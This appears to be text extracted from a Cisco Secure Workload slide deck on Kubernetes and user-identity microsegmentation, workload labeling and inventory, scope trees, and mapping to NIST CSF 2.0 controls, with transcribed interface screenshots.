
Kubernetes Cluster Microsegmentation



Kubernetes DaemonSets

- Ideal for fine-grained segmentation
- In-depth container and node visibility
- Protection at multiple levels
 - Intra-Namespaces
 - Inter-Namespaces
 - Cluster Level
- Suitable for **cloud-native engineers**

Users/Endpoints




Use-Cases

1. User Identity Discovery
 - User Identity IP mapping and Labels
 - ISE and AnyConnect Telemetry
 - Agent-Based User Telemetry
 - User/User Group Inventory
2. User Identity Microsegmentation
 - Enforcement at Workload

User Identity IP Mapping and Labels

- Discover User and Endpoint telemetry from multiple sources



Automated Identity/Labels and Telemetry Import

Identity Services Engine

- Endpoint and User attributes Details
 - Authenticated machine
 - SGTs: Name and ID
 - AD Username and Group
- Mobile Device Management (MDM)
 - Compliant, disk encrypted, jailbroken, PIN locked device
- Endpoint Profile
 - Workstation or mobile device, laptop, IoT device or print
 - Endpoint device names

AnyConnect (Secure Client)

- Endpoint Details
 - Hostname
 - Unique Device Identifies
 - OS Name
 - OS version
- Interface records
- Flow records
 - Flow details (5-tuples), in/ou byte counts, start time, end time
 - User-ID
 - Process information
 - DNS suffix / Destination FQDN

User/User Group Inventory – Identity Connector

- **Centralized** user identity inventory to import user and user group data from multiple identity store sources
- Supported identity stores sources
 - OpenLDAP
 - AD
 - Azure AD (3.9 Patch 4)

The screenshot displays the Cisco Identity Connectors management interface. The top section, titled 'Identity Connectors', shows two active connectors: 'TME CSW Domain' and 'INSBU LAB'. Both are in a 'Healthy' state. The 'TME CSW Domain' connector has 99 users and 28 user groups, while the 'INSBU LAB' connector has 42 users and 19 user groups. Below this, the 'Inventory' tab is selected, showing a table of users and groups for the 'TME CSW Domain' connector. The table lists users like 'administrator', 'alice', and 'bob' along with their associated user groups. The interface includes navigation tabs for Configuration, Inventory, Event Log, and Advanced Settings, and a pagination control at the bottom.

Identity Connectors

Use this connector to ingest Groups and Users data from OpenLDAP

Configure your new connector here

Healthy

TME CSW Domain

99 Users 28 User Groups

Created on: Jan 4th, 2024

Healthy

INSBU LAB

42 Users 19 User Groups

Created on: Jan 5th, 2024

Configuration Inventory Event Log Advanced Settings

Users and Groups

Enter attributes...

Users 99 User Groups 28


Showing 99 of 99

Username ↑	User Groups ↑↓
administrator	administrators, distributed com users, domain admins,
alice	remote desktop users, sales
bob	contractors, remote desktop users


5 per page 1 2 3 ... 18 19 20

User Identity Microsegmentation

Only finance group users
can access the financial
reporting system



Printer devices cannot
connect to any
database servers




Secure Workload knows
about
the users and devices


Secure Workload knows
the application servers and
database services

Policies are continuously updated
as new servers are added,
existing servers are moved, or IP
addresses change

User Microsegmentation – Workload Enforcement



Workload Discovery and Inventory



Use-Cases

1. Workload Identity Discovery
 - Workload Identity Labeling
 - Label Management
2. Workload Inventory
 - Organizational Structure Definition
 - Delegation of Policies (RBAC)

Proactive and Reactive Risk Management

Identify

Asset Management (AM)

ID.AM-1 – Inventory devices/systems
 ID.AM-2 – Inventory software
 ID.AM-3 – Map and maintain network flows
 ID.AM-4 – Identify external systems
 ID.AM-5 – Classify systems for criticality/value

Risk Assessment (RA)

ID.RA-1 – Identify vulnerabilities
 ID.RA-2 – Ingest Threat Intelligence

Protect

Technology Infrastructure Resilience (IR)

PR.IR-1 – Segment network to prevent lateral movement

Detect

Continuous Monitoring (CM)

DE.CM-1 – Monitor network flows and services
 DE.CM-9 – Monitor workloads for adverse events

Respond


Incident Mitigation (MI)

RS.MI-1 – Contain/Quarantine incidents
 RS.MI-2 – Implement Compensating controls

[NIST CSF 2.0](#)

[NIST CSF 2.0 Examples](#)

Identifying Workloads With Context



Workload Identity Discovery with Labels


Flexible Workload Identity Discovery and Inventory Definition



- Manual labels
 - Up to 32 custom labels
 - UI defined or CSV uploaded
 - Possible to automate via OpenAPI



- Automated import
 - Infrastructure
 - Public Cloud
 - Kubernetes
 - OpenShift



- Vulnerability labels
 - CVE / CVE score
 - CVE attributes
 - CVE Risk Attributes (CVM)
- Threat Intel labels
 - STIX/TAXII



- Host-based labels
 - Hostname
 - NIC information
 - MAC address
 - OS / OS version
 - IP Address Type
 - DNS/FQDN

Automated Labels Import and Workload Discovery

Infrastructure

- ServiceNOW (CMDB)
 - Hostname, asset labels
 - Up to 8 labels
 - Pre-created scripted REST API
- Infoblox (IPAM)
 - domain names in A/AAAA records
 - Network records
 - Extensible attributes
- DNS
 - domain names in A/AAAA records
- Vcenter (VMM)
 - hostname, uuid, custom VM labels

Public Cloud

- AWS
 - Workload/Interface
 - AWS Account/Subscription/Region/VPC
 - Auto-scale groups
- Azure
 - Workload/Interface
 - Azure Subscription/Resource Group/VNet
 - Scale-Sets
- GCP
 - Workload only

Kubernetes

- Self-Managed and Managed (K8s and OpenShift)
- System-defined and Manifest-defined labels
 - Pod_cidr
 - CRI
 - Namespace
 - Service
 - Images
 - Pods



Label Management

ID.AM-1
ID.AM-4
ID.AM-5

Label Source

All

All

User Defined

ISE

LDAP

Azure

K8s Enviroment

AWS

Load Balancer

vCenter

Infoblox

TAXII

Other

DNS

Workloads discovered based on flows and added to inventory based on identity (label)



Additional discovery of workload usage such as policy or filters/clusters

Label Key ↑↓	Label Source	Inventory	Usages				Actions
			Policy Counts	Scope Queries	Filter Queries	Cluster Queries	
> Application	User Defined	182	60	13	4	0	☒ Enabled
> Compliance	User Defined	11	0	0	0	0	☒ Enabled
> Environment	User Defined	261	1	5	5	0	☒ Enabled
> Location	User Defined	384	6	7	1	0	☒ Enabled
> Organization	User Defined	663	98	3	0	0	☒ Enabled
> orchestrator_application	vCenter	79	0	0	0	0	
> orchestrator_Vsphere_VM_Owner	vCenter	0	0	0	0	0	
> orchestrator_system/machine_id	Load Balancer, DNS, Infoblox, vCenter	513	0	0	0	0	
> orchestrator_system/machine_name	Load Balancer, Infoblox, vCenter	448	63	0	0	10 clusters in 2 workspaces	


Organizational Structure and Workload Inventory

Scope Tree

- Describes the organizational structure using attributes (labels)
- Provides **workload identity visibility and inventory**
- **Foundational** building blocks for RBAC and policies
- For first time users, use the scope creation UX wizard



YAFI Organization Structure Definition



(1) Organization

Subnets

(2) Location

Subnets. IPAM

(3) Environment

Subnets. IPAM,
CMDB, hostname,
Regex, vCenter


(4) Application

Subnets. IPAM,
CMDB, hostname,
Regex, vCenter

Query Operators

Flexible Query Options to Build Scopes!

- Multiple query operators:
 - Contains
 - Equals
 - Doesn't contain
 - Not Equal
 - Matches (RegEx)
- Ability to combine with and/or operators



YAFI Scope Tree Structure

Hierarchical Organizational Structure (Scopes)

Labels used as queries to group workloads (manual, IPAM, Load balancers, K8s) at location level

ID.AM-1
ID.AM-2
ID.AM-4
ID.AM-5

Location

Environments

Applications

Scopes and Inventory

Filter Scopes...

88 Scopes and 29 Inventory Filters

Datacenter-SJC-14
Inventory: 313
Uncategorized: 48

Development
2 / 4 Children
Inventory: 16
Uncategorized: 3

F5-SNAT-Load-Balancer
0 Children
Inventory: 1

Management
2 / 2 Children
Inventory: 103

Production
5 / 15 Children
Inventory: 97
Uncategorized: 4

DC-FW-EW
2 / 2 Children
Inventory: 9

Ecommerce-Legacy-App-FW
0 Children
Inventory: 9

InvoiceApp
1 / 1 Children
Inventory: 9
Uncategorized: 9

Kubernetes Cluster
0 Children
Inventory: 52

Query

* Location = Datacenter or * orchestrator_system/orch_type = f5 or
* orchestrator_system/cluster_name = TME On-Prem Kube or * orchestrator_Building = SJC14

All Inventory 313 Uncategorized Inventory 47 Overlapping Scopes 0 Suggested Child Scope

Enter attributes...

Services 18 Pods 16 Workloads 70 IP Addresses 209

